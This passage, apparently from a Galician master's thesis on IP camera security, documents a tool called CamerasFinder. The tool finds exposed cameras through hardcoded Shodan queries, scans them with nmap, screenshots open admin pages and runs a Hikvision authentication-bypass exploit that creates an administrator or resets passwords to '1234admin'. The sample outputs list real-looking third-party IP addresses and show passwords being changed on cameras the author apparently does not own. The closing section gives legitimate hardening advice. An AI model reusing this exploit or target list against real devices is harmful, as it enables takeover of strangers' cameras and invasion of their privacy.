        print()
        total = result['matches']
        if len(total) != 0:
            del total[int(args.limit):]
            printresults(total,api,args,aux_busqueda)
    except Exception as e:
        print(e)
        print('An error occurred')
```

Fig. 4.2.: Fragmento do código da función `specificquery`.

Función `requestAndDownload`

O obxectivo da función **`requestAndDownload`** (fig. 4.3) é adquirir e capturar aqueles recursos ou páxinas web que a cámara IP ten accesibles a Internet. Mediante a realización dunha petición web a un endpoint en específico, e dependendo do código de estado devolto polo servidor, o script vai ser capaz de capturar unha imaxe da páxina web que a cámara ofrece. Isto realízase grazas a librería **`imgkit`**.

```
def requestAndDownload(valor_seleccionado,ports):
    host = str(valor_seleccionado)
    #results = []
    ports_list = ports.split(", ")

    # Animacion para el proceso de busqueda
    print("\n")

    pi = log.progress(backgroundColor.BOLD + "Busqueda de recursos web" + backgroundColor.ENDC)
    pi.status("Realizando proceso de buqueda")

    print("\n")

    for port in ports_list:
        url = "http://%s:%s" % (host,str(port))

        try:
            r = requests.get(url, timeout=5)

            if r.status_code == 200:
                print(backgroundColor.OKGREEN + backgroundColor.BOLD + "[Info]" + backgroundColor.ENDC + 'Pagina disponible con codigo 200 para la direccion http://%s:%s' % (host,str(port)))
                print(backgroundColor.BOLD + "\tGenerando imagen de la pagina web" + backgroundColor.ENDC)

                # Crear imagen del sitio web
                name= str(port) + ".png"
                options = {
                    'quiet': ''
                }
                imgkit.from_url(url, name, options=options)
```

Fig. 4.3.: Fragmento do código da función `requestAndDownload`.

Función `launchnmap`

Como o seu propio nome indica, o obxectivo desta función é lanzar un escaneo de servizos e portos mediante a ferramenta **`nmap`**. Para iso, como se observa na

seguinte figura (fig. 4.4) empregamos o módulo *python-nmap*, o qual vamos permitir obter e executar todas as funcionalidades de **nmap**.

```
def launchnmap(dst_ip):

    print("\n")
    p1 = log.progress(backgroundcolor.BOLD + "Realizando proceso de busqueda Nmap" + backgroundcolor.ENDC)
    p1.status(dst_ip)

    nm = nmap.PortScanner()
    nm.scan(hosts=str(dst_ip), arguments='-n -sSCV -Pn --min-rate 5000')

    p1.success('Hecho!')

    json_data = nm[dst_ip]

    parsed_json = json.dumps(json_data)
    parsed_json = json.loads(parsed_json)

    print(backgroundcolor.OKGREEN + backgroundcolor.BOLD + "\nResultados obtenidos: " + backgroundcolor.ENDC + backgroundcolor.BOLD + dst_ip + "\n" + backgroundcolor.ENDC)

    filas = []

    for key, value in parsed_json["tcp"].items():
        if value["product"]=="":
            aux_product = "Vacio"
        else:
            aux_product = value["product"]
```

Fig. 4.4.: Fragmento do código da función launchnmap.

Función createUserHikvision

Por último imos comentar a función **createUserHikvision**, a cal é a encargada de crear un usuario administrador nunha cámara **Hikvision** mediante o emprego dunha vulnerabilidade coñecida. Como se observa na seguinte imaxe (fig. 4.5), a función simplemente realiza unha petición **put** a un *endpoint* coñecido, pasándolle como argumentos tanto o nome do usuario como a contrasinal a crear.

A maiores para que o usuario teña constancia de que se levou a cabo satisfactoriamente o exploit, deberase comprobar o código de resposta de dita petición, sendo o **código 200** un resultado exitoso.

```
def create_user_hikvision(ip_target):

    newPass = "1234admin"
    userID = "1"
    userName = "admin"
    userXML = '<user version="1.0" xmlns="http://www.hikvision.com/ver10/XMLSchema">' + '<id>' + userID + '</id>' + '<userName>' + userName + '</userName>' + '<password>' + newPass +
    URLBase = "http://" + str(ip_target) + "/"
    URLUpload = URLBase + "Security/users?1?auth=YWRtaWwAGXTEK"
    a = requests.put(URLUpload, data=userXML)

    if a.status_code == 200:
        print("\n")
        print(backgroundColor.OKGREEN + backgroundColor.BOLD + "[Success] " + backgroundColor.ENDC + 'Se ha creado al usuario %s con contraseña a 1234admin\n' % (userName))
    elif a.status_code != 200:
        print("\n")
        print(backgroundColor.FAIL + backgroundColor.BOLD + "[Error] " + backgroundColor.ENDC + 'Error inexperado en la solicitud')
```

Fig. 4.5.: Fragmento do código da función createUserHikvision.

- **Opción -l:** Limita o número de resultados amosados para cada busca. Por defecto este valor está restrinxido a 20 resultados.
- **Opción -t:** Establece o ficheiro de log no que se queren almacenar os resultados obtidos, en formato texto.

4.3 Resultados obtidos

Imos entón a comentar os principais resultados ou informacións que se poden obter coa nova ferramenta creada. Imos separar esta sección en subapartados, os cales veñen a representar as distintas funcionalidades que comentamos anteriormente.

4.3.1 Busca automática de dispositivos


A primeira funcionalidade a comentar é a busca automática das principais cámaras IP, de **distintos fabricantes e modelos**, que podemos atopar na rede. Para iso, como comentamos anteriormente, empregamos un listado de *queries* as cales fan referencia ou buscan información acerca de distintas cámaras ip. Este listado, *hardcodeado*, pode verse na seguinte figura (fig. 4.7).

```
list_queries = ['title:camera',
               'webcam has_screenshot:true',
               'has_screenshot:true IP Webcam',
               'server:webcamxp',
               'server:webcam 7',
               '"Server:IP Webcam Server" "200 OK"',
               'title:blue iris remote view',
               'title:ui3 -',
               'title:Network Camera VB-M600',
               'product:Yawcam webcam viewer httpd',
               '"Server:yawcam" "Mime-Type: text/html"',
               'title:IPCam Client',
               'server:GeoHttpServer',
               'server:VTK-HTTP-Server',
               'title:Avigilon',
               'ACTi',
               'WWW-Authenticate:Merit LILIN Ent. Co., Ltd.',
               'title:+tm01+',
               'server:i-Catcher Console',
               'Netwave IP Camera Content-Length: 2574',
               '200 ok dvr port:81',
               'WVC80N',
               'html:DVR_H264 ActiveX',
               'linux upnp avtech',
               '/cgi-bin/guestimage.html',
               'product:Hikvision IP Camera',
               'Server:uc-httpd 1.0.0 NETSurveillance uc-httpd',
               'webcam has_screenshot:true',
               'http.title:"WEB VIEW"',
               'http.title:"Webcam"'
               ]
```

Fig. 4.7.: Listado de queries automáticas - *CamerasFinder*.

Un usuario pode realizar dita busca mediante por exemplo o seguinte comando, observando a seguinte información obtida (fig. 4.8). Como se pode observar na imaxe, por cada dispositivo atopado, vaise mostrar a seguinte información: a marca e modelo do software do dispositivo, a organización á que pertence, o nome do produto, a localización do dispositivo, os portos abertos do dispositivo e se existe algunha vulnerabilidade coñecida a dito dispositivo.

```
python3 camerasfinder.py -k Shodan_API_KEY -a -o "Us" -l 2
```



```
CamerasFinder

This tool is successfully connected to shodan service
Information the use of this tool is illegal, not bad.

[+] Realizando búsqueda 'title:camera country:"us": Hecho!
Resultados encontrados: 6167

Resultado: (1)
IP: 71.220.178.127
Marca y modelo o software del dispositivo: None
Organización a la que pertenece: CenturyLink Communications, LLC
Producto: No encontrado
Ubicación: Tallahassee-United States
Puertos: 443, 8010, 8015, 8020, 8021, 8025, 8080
Vulnerabilidades: No encontradas
-----
Resultado: (2)
IP: 47.253.55.130
Marca y modelo o software del dispositivo: None
Organización a la que pertenece: ALICLOUD-US
Producto: nginx
Ubicación: Washington-United States
Puertos: 443, 3389, 6379, 8080, 9999
Vulnerabilidades: No encontradas
-----

Escaner finalizado.

[+] Realizando búsqueda 'webcam has_screenshot:true country:"us": Hecho!
Resultados encontrados: 29

Resultado: (1)
IP: 47.22.28.12
Marca y modelo o software del dispositivo: None
Organización a la que pertenece: NET IT ON
Producto: No encontrado
Ubicación: Newark-United States
Puertos: 1194, 5001, 5060, 5090, 8100
Vulnerabilidades: No encontradas
-----
Resultado: (2)
IP: 76.150.197.0
```


Fig. 4.8.: Listado de resultados obtidos a través da busca automática - *CamerasFinder*.

4.3.2 Busca concreta de dispositivos

Mediante esta funcionalidade o usuario pode realizar unha busca concreta dun modelo de cámara ou query específica, tal e como se a realizase directamente en **Shodan**. De novo, para cada resultado, a ferramenta vai amosar información tal que: a marca e modelo do software do dispositivo, a organización á que pertence, o nome do produto, a localización do dispositivo, os portos abertos do dispositivo e se existe algunha vulnerabilidade coñecida a dito dispositivo.

Un exemplo disto é o seguinte comando, co cal o usuario realiza unha busca da query "webcam has_screenshot:true", a cal representa todas aquelas cámaras que presentan unha imaxe abertamente accesible (fig. 4.9).

```
python3 camerasfinder.py -k Shodan_API_KEY  
-f "webcam has_screenshot:true" -o "Es" -l 10
```



```
root@juan .../Escritorio/Master/TFM-Munics/repo/TFM [git]-[main] # python ./script.py -k [redacted] -f "webcam has_screenshot:true" -o "Es" -l 10  
  
CamerasFinder  
  
This tool is successfully connected to shodan service  
Information the use of this tool is illegal, not bad.  
  
[+] Realizando búsqueda 'webcam has_screenshot:true country:"Es"' Hecho!  
Resultados encontrados: 8  
  
Resultado: (1)  
IP: 88.31.207.222  
Marca y modelo o software del dispositivo: None  
Organización a la que pertenece: TELEFONICA DE ESPANA S.A.U.  
Producto: No encontrado  
Ubicación: Mérida-Spain  
Puertos: 8080  
Vulnerabilidades: No encontradas  
-----  
Resultado: (2)  
IP: 185.147.16.162  
Marca y modelo o software del dispositivo: None  
Organización a la que pertenece: GESTIONIZA TELECOM SLU  
Producto: No encontrado  
Ubicación: Alcázar de San Juan-Spain  
Puertos: 6880, 6443, 8080, 8888, 8889  
Vulnerabilidades: No encontradas  
-----  
Resultado: (3)  
IP: 212.178.197.119  
Marca y modelo o software del dispositivo: None  
Organización a la que pertenece: Telefonica de Espana SAU (NCC#2007091101)  
Producto: No encontrado  
Ubicación: Murcia-Spain  
Puertos: 541, 554, 8066  
Vulnerabilidades: No encontradas  
-----
```

Fig. 4.9.: Listado de resultados obtidos a través da busca simple - *CamerasFinder*.

4.3.3 Escaneo de portos e servizos mediante a ferramenta nmap

Unha vez obtidos os resultados dunha busca, por exemplo empregando o mesmo exemplo ca o anterior, a ferramenta **CamerasFinder** amosaranos un menú (fig. 4.10), no que unha das opción será a realización dun escaneo de portos e servizos mediante a ferramenta **nmap**.

Se eliximos esta primeira opción, **CamerasFinder** pediranos seleccionar o dispositivo sobre o cal queremos realizar o escaneo. Internamente, dito escaneo, vai consistir no mesmo que o realizado manualmente no anterior capítulo 3, tratando de atopar tanto os portos coma os servizos e versións correndo en dita cámara IP. Un exemplo da saída sería a amosada na figura 4.11.

```
Escaner finalizado.

Seleccione una de las siguientes opciones:

1. Realizar un escaneo nmap sobre una IP.
2. Comprobar recursos web de una ip.
3. Exploit cámaras Hikvision.
4. Salir del programa.
```

Fig. 4.10.: Menu de funcionalidades - *CamerasFinder*.

```
Escaner finalizado.

Seleccione una de las siguientes opciones:

1. Realizar un escaneo nmap sobre una IP.
2. Comprobar recursos web de una ip.
3. Exploit cámaras Hikvision.
4. Salir del programa.

> 1

Listado de IPs encontradas:

[1] - 80.31.207.222
[2] - 185.147.16.162
[3] - 212.170.197.119
[4] - 83.57.36.65
[5] - 80.31.206.224

Ingrese el número del valor de la ip a analizar > 4

[+] Realizando proceso de búsqueda Nmap: Hecho!

Resultados obtenidos: 83.57.36.65

  Puerto  Estado  Servicio  Version  Producto
  -----
    21    open    ftp       vacío     vacío
    80    open    http      vacío     vacío
   8080    open  http-proxy vacío     MJPG-Streamer/0.2
   8081    open  tcpwrapped vacío     vacío
```

Fig. 4.11.: Escaneo de portos e servizos - *CamerasFinder*.

4.3.4 Comprobación de recursos web

Tal e como observabamos no menú da imaxe 4.10, **CamerasFinder** tamén nos ofrece a posibilidade de comprobar se os recursos ou servizos web dunha cámara IP en concreto están accesibles. Para iso lévase un análise dos códigos de resposta de diferentes peticións web, incluíndo unha captura de pantalla naqueles casos no que a conexión estableceuse de forma satisfactoria, é dicir, obtendo o código de resposta 200.

Un exemplo disto pódese observar na seguinte imaxe (fig. 4.12). Como podemos comprobar, existen varios *endpoints* ou servizos da cámara que nos devolven códigos de resposta 200, é dicir, que son accesibles sen ningún tipo de autorización nin autenticación. Son nestes endpoints nos que a ferramenta **CamerasFinder** realiza unha captura do recurso web, para facilitar así o traballo do pentester. Como podemos observar, ditas capturas corresponden neste caso de exemplo cunha páxina de login (fig. 4.13) e unha páxina de configuración e administración do dispositivo (fig. 4.13).

```

Seleccione una de las siguientes opciones:
1. Realizar un escaneo nmap sobre una IP.
2. Comprobar recursos web de una ip.
3. Exploit cámaras Hikvision.
4. Salir del programa.

> 2

Listado de IPs encontradas:
[1] - 80.31.207.222
[2] - 185.147.16.162
[3] - 212.170.197.119
[4] - 83.57.36.65
[5] - 80.31.206.224

Ingresa el número del valor de la ip a analizar > 4
83.57.36.65

[+] Búsqueda de recursos web: Hecho!

[Info]Pagina disponible con código 200 para la dirección http://83.57.36.65:80
      Generando imagen de la pagina web
[Error] Error inesperado para la solicitud de la dirección http://83.57.36.65:80
[Info]Pagina disponible con código 200 para la dirección http://83.57.36.65:1500
      Generando imagen de la pagina web
[Error] Error inesperado para la solicitud de la dirección http://83.57.36.65:1500
[Info]Pagina disponible con código 200 para la dirección http://83.57.36.65:8081
      Generando imagen de la pagina web
[Error] Error inesperado para la solicitud de la dirección http://83.57.36.65:8081

```

Fig. 4.12.: Escaneo de recursos e servizos web - *CamerasFinder*.




Fig. 4.13.: Captura dun login web coa ferramenta *CamerasFinder*.




Fig. 4.14.: Captura dunha páxina de configuración coa ferramenta *CamerasFinder*.

4.3.5 Execución e explotación de vulnerabilidades

Por último, nesta última funcionalidade imos mostrar a execución por parte da ferramenta **CamerasFinder**, dun *exploit* a un modelo de cámara en concreto. Isto sérvenos para demostrar que é posible a configuración e automatización deste tipo de ataques de vulnerabilidades de xeito automático, sendo así capaz de incorporar en futuros pasos unha maior cantidade de exploits que afecten a distintos modelos e marcas de cámaras IP.

Neste caso en concreto, dito *exploit* vai afectar as cámaras do fabricante **Hikvision**, máis concretamente aproveitándose dunha vulnerabilidade no control de acceso

(Access Bypass) [22a]. Dita vulnerabilidade vai nos permitir realizar diferentes acci3ns:

- Permítenos listar todos os usuarios rexistrados no dispositivo.
- Permítenos modificar o contrasinal de calquera usuario existente no dispositivo.
- Permítenos crear unha conta de administrador no dispositivo.

Como podemos observar no menú da figura 4.10, a opción número 3 vai nos permitir realizar algún destes tipos de ataques. Nun primeiro paso, a ferramenta vai comprobar de forma automática se os dispositivos atopados durante a busca de **Shodan** son vulnerables a dito ataque e, de ser certo, amosará un listado dos dispositivos explotables e un listado dos exploits dispoñibles (fig. 4.15).

```
Escaner finalizado.

Seleccione una de las siguientes opciones:

1. Realizar un escaneo nmap sobre una IP.
2. Comprobar recursos web de una ip.
3. Exploit cámaras Hikvision.
4. Salir del programa.

> 3

[+] Realizando comprobación de cámaras vulnerables: Hecho!

Listado de cámaras vulnerables:

[1] - 121.161.11. :8009
[2] - 121.161.11. :8013
[3] - 121.161.11. :8015
[4] - 121.161.11. :8016
[5] - 223.200.182. :80
```

Fig. 4.15.: Comprobación de cámaras Hikvision vulnerables - *CamerasFinder*.

Neste punto, podemos ent3n lanzar calquera dos ataques comentados anteriormente:

- Mediante a opción *Enumerar usuarios y cambiar contraseña*, **CamerasFinder** vai realizar unha serie de peticións web para intentar obter un listado de todos os usuarios rexistrados no sistema. No seguinte exemplo observamos que só o usuario *admin* con id *1* est3 rexistrado no sistema (fig. 4.16).

```
Seleccione una de las siguientes opciones:
1. Enumerar usuarios y cambiar contraseña.
2. Lanzar ataque de creación de usuario administrador.
3. Volver.

> 1

Ingrese el número del valor de la cámara a analizar > 1

[1] - Usuario: admin con el id: 1

Ingrese el número de usuario que desea modificar su contraseña > 1

[Success] Se ha modificado al usuario admin y cambiado su contraseña a 1234admin
en el host http://[REDACTED]
```

Fig. 4.16.: Listado e modificación de usuarios en cámaras Hikvision - *CamerasFinder*.

Como se pode observar na anterior imaxe (fig. 4.16), logo do listado de usuarios rexistrados, a ferramenta preguntalle ao usuario a que conta quere modificarlle o contrasinal, se isto resulta exitoso amosaráselle unha mensaxe de *success* ao usuario. Se accedemos a dita cámara e iniciamos sesión cos novos credenciais, podemos observar como somos capaces de iniciar sesión, neste caso co usuario **administrador** (fig. 4.17).




Fig. 4.17.: Comprobación do resultado do exploit Hikvision - *CamerasFinder*.

- O outro ataque consiste en directamente a **creación dunha conta de usuario con permisos de administrador**. De novo, como se observa na seguinte figura (fig. 4.18), logo do escaneo e listado de posibles cámaras vulnerables, o usuario elixe sobre que dispositivo realizar o ataque, e se este realízase de forma correcta, mostrarase un mensaxe de *success* ao usuario.

```
[+] Realizando comprobación de cámaras vulnerables: Hecho!
Listado de cámaras vulnerables:
[1] - 2.236.102.█:80
[2] - 128.65.191.█:80

Seleccione una de las siguientes opciones:
1. Enumerar usuarios y cambiar contraseña.
2. Lanzar ataque de creación de usuario administrador.
3. Volver.
> 2

Ingrese el número del valor de la cámara a analizar > 1

[Success] Se ha creado al usuario admin con contraseña a 1234admin
en el host http://█
```

Fig. 4.18.: Listado e creación dun usuario nunha cámara Hikvision - *CamerasFinder*.

Resultados Obtidos

Nesta sección vanse presentar os principais resultados e ideas recadadas durante o pestenting das cámaras físicas, así como a importancia do desenvolvemento da ferramenta **CamerasFinder**.

5.1 Metodoloxía propia de pentesting

Esta metodoloxía propia de pentesting permite **testear e comprobar a seguridade de cámaras IP**, servíndolle ao auditor dunha guía de referencia para realizar auditorías de seguridade.

Como se observou na memoria, non existe un gran catálogo ou alternativas que definan ou establezan unha metodoloxía para o pestesting de este tipo de dispositivos. A maior parte delas **son de carácter xeral**, centrándose sobre todo en dispositivos comúns como poden ordenadores de uso persoal ou servidores. Esta nova metodoloxía creada recorre os principais aspectos tecnolóxicos e físicos que compoñen as cámaras IP, como son a parte do *firmware*, conexións, configuracións por defecto... Ademais de non só centrarse no propio dispositivo, senón de abarcar outras áreas como poden ser a aplicación móbil ou web.

Por último, tal e como se viu na memoria, empréganse ferramentas e tecnoloxías totalmente *opensource*, posibilitando e axudando así a realización desta por parte de calquera auditor. É importante tamén destacar a falta de ferramentas ou escáneres automáticos dirixidos especialmente a estes tipos de dispositivos, polo que se empregaron ferramentas e *scripts* de carácter xeral.

5.2 Pentesting de cámaras físicas

Grazas a creación e desenvolvemento da propia guía de pentesting, orientada as cámaras IP, fomos capaces de por a proba a seguridade de dous modelos concretos de dispositivos, a cámara **Xiaomi Mi 360°** e a **Tapo C200**. A continuación imos resumir os aspectos e debilidades de seguridade de cada un dos modelos estudados.

Comezando polas **similitudes** logo do análise de ambas cámaras, puidéronse observar unha gran cantidade de **analogías ou semellanzas entre as dúas**. Non só centrándonos nas características físicas e técnicas, senón tamén nas vulnerabilidades e deficiencias que as dúas presentaban.

Ambas eran vulnerables por exemplo a ataques de denegación de servizo ou técnicas e exploits derivados de sniffar e **realizar ataques MitM (Man in the Middle)** na rede, como por exemplo ataques do estilo **Side Channel**. Estes tipos de ataques permiten por exemplo a un atacante facerse con parte das imaxes transmitidas, ou incluso observar e coñecer os instantes de tempo nos que hai unha maior cantidade de tráfico, sendo isto capaz de indicar o movemento ou presenza de persoas.

Tamén se observou que a **protección física** deste tipo de dispositivos, é común, que non sexa do todo segura. Ambas cámaras, por exemplo, presentaban **botóns de reseteo moi accesibles e visibles** a simple vista permitindo así o control total do dispositivo por parte dun atacante. Do mesmo xeito, aínda que non se chegou a explotar de forma exitosa, debido á falta de material e tempo, foi a conexión de portos UART na PCB para lograr así obter unha consola capaz de controlar todo o sistema.

Por outra banda si que é importante mencionar algunhas das **diferencias observadas** entre ambos modelos de cámaras IP. A cámara **Xiaomi** presentaba unha **maior protección contra a enumeración e descubrimento de portos e servizos**. Tal e como se observou na sección da *Enumeración e escaneo de portos e servizos* (sección 3.2.2) levada a cabo na cámara Xiaomi, viuse como executando os mesmos comandos ca os empregados na cámara **Tapo**, eramos incapaces de obter información relativa aos portos ou servizos abertos, aparecendo estes filtrados.

Outro aspecto diferenciador a ter moi en conta é que neste mesmo dispositivo Xiaomi o **servizo RTSP** non ven habilitado, a diferenza do dispositivo Tapo que o trae habilitado por defecto. Isto resulta interesante pois a meirande parte dos usuarios non emprega dito servizo en este tipo de cámaras, polo que reducimos un pouco o abanico de posibles ataques por parte dun atacante.

5.2.1 Medidas de mitigación e recomendacións de ciberseguridade

Por último, nesta sección, queremos enumerar os aspectos ou principais **medidas a ter en conta á hora de aumentar a seguridade** neste tipo de dispositivos, impedindo así que un atacante acceda ou se faga co control do mesmo:

- Ter o **dispositivo actualizado**: Tal e como se observou en ambos dispositivos, existían vulnerabilidades e exploits que afectaban a versións de *firmware* anteriores, polo que ter o dispositivo actualizado cos últimos parches que vai sacando o fabricante permítenos reducir e mitigar este tipo de vulnerabilidades. En caso de non poder actualizar ou obter as últimas versións do *firmware* poderíanse realizar as seguintes accións:
 - Se a versión do *firmware* instalada no dispositivo está **afectada por algunha vulnerabilidade crítica**, habería que retirar a cámara IP, pois supón unha ameaza para a seguridade ou privacidade.
 - Pola contra, se **non se coñecen ou non publicaron vulnerabilidades serias** que podan afectar a versión de dito *firmware*, pódense levar a cabo accións xerais coma o uso de contrasinais máis robustos ou a deshabilitación de servizos non empregados. A maiores, tamén se pode illar o dispositivo nunha rede privada ben protexida ou incluso empregar outro dispositivo seguro conectado á cámara a modo de *gateway*, para así poder filtrar e controlar as conexións.
- Non empregar **contas ou credenciais por defecto**: Aínda que ambas cámaras precisaban de definir, por parte dos usuarios, de contas e contrasinais antes do seu funcionamento, é importante recalcar a importancia desta medida. Algúns servizos como por exemplo RTSP ou algún servizo web, teñen **credenciais establecidos por defecto**, o que permite a un atacante acceder de forma moi sinxela a este tipo de sistemas. Tamén é importante destacar a importancia de establecer contrasinais robustos, pois tal e como se viu no servizo RTSP da cámara Tapo, un atacante pode levar a cabo ataques de forza bruta sen ningunha restricción ou impedimento.
- Non **expoñer publicamente o dispositivo**: A diferenza das contornas de proba levadas a cabo nas dúas cámaras IP, existen outras alternativas nas que se expón abertamente en Internet o dispositivo. Isto resulta moi perigoso pois os atacantes non teñen que estar na túa rede para intentar explotar algunha

debilidade do dispositivo, senón que mediante, por exemplo motores de busca como **Shodan** ou **Fofa**, poden obter as dirección de Internet de distintas cámaras IP.

Se non temos mais remedio que expor a nosa cámara a Internet deberemos de **configurar e establecer diferentes medidas para protexernos**. Unha delas, e quizais a máis estendida, é o **uso dunha VPN propia** para conectarnos a nosa propia cámara, cifrando así a conexión e ocultando a dirección IP. Tamén outra medida empregada, é **configurar a cámara nunha rede illada**, asegurándonos así que si a cámara se ve comprometida non se poda acceder a outros dispositivos da rede principal.

- **Securizar a cámara IP coma outros hosts tradicionais:** Mediante a utilización de sistemas como *firewalls* e *IDS/IPS*, permitindo así restrinxir o tráfico entrante/saínte, para entre outras cousas poder **previr e mitigar ataques do tipo DoS/DDoS**. Tamén o uso de políticas como **fail2ban** permite non so protexer ataques *DoS/DDoS* tradicionais, senón que tamén permite bloquear conexións remotas que intentan acceder mediante técnicas como a forza bruta.
- **Desactivar servizos e funcionalidades** non empregadas: Tal e como comentamos anteriormente no caso da cámara Xiaomi ao non ter o servizo RTSP activado reducimos a superficie de ataque e minimizamos os riscos de seguridade.
- Implementar **autenticación de dous factores:** A autenticación de dous factores pode proporcionar unha capa adicional de seguridade para a cámara IP, xa que require un segundo factor, como unha aplicación de autenticación baseada nun número de teléfono ou correo, para acceder á cámara IP.

É importante destacar que as medidas comentadas anteriormente, e en xeral a protección da seguridade das cámaras IP, debe de ser un **proceso continuo** e requirir dunha combinación de **medidas técnicas, administrativas e de conciencia da seguridade** por parte dos usuarios de ditos dispositivos.

5.3 Ferramenta CamerasFinder

Por último queríamos comentar a importancia e beneficios da ferramenta creada na última parte do proxecto, chamada **CamerasFinder**.

Ao empregar un motor de busca de dispositivos na nube como é Shodan, outórganos a posibilidade de descubrir e listar unha gran cantidade de dispositivos, obtendo así un gran abanico de posibilidades.

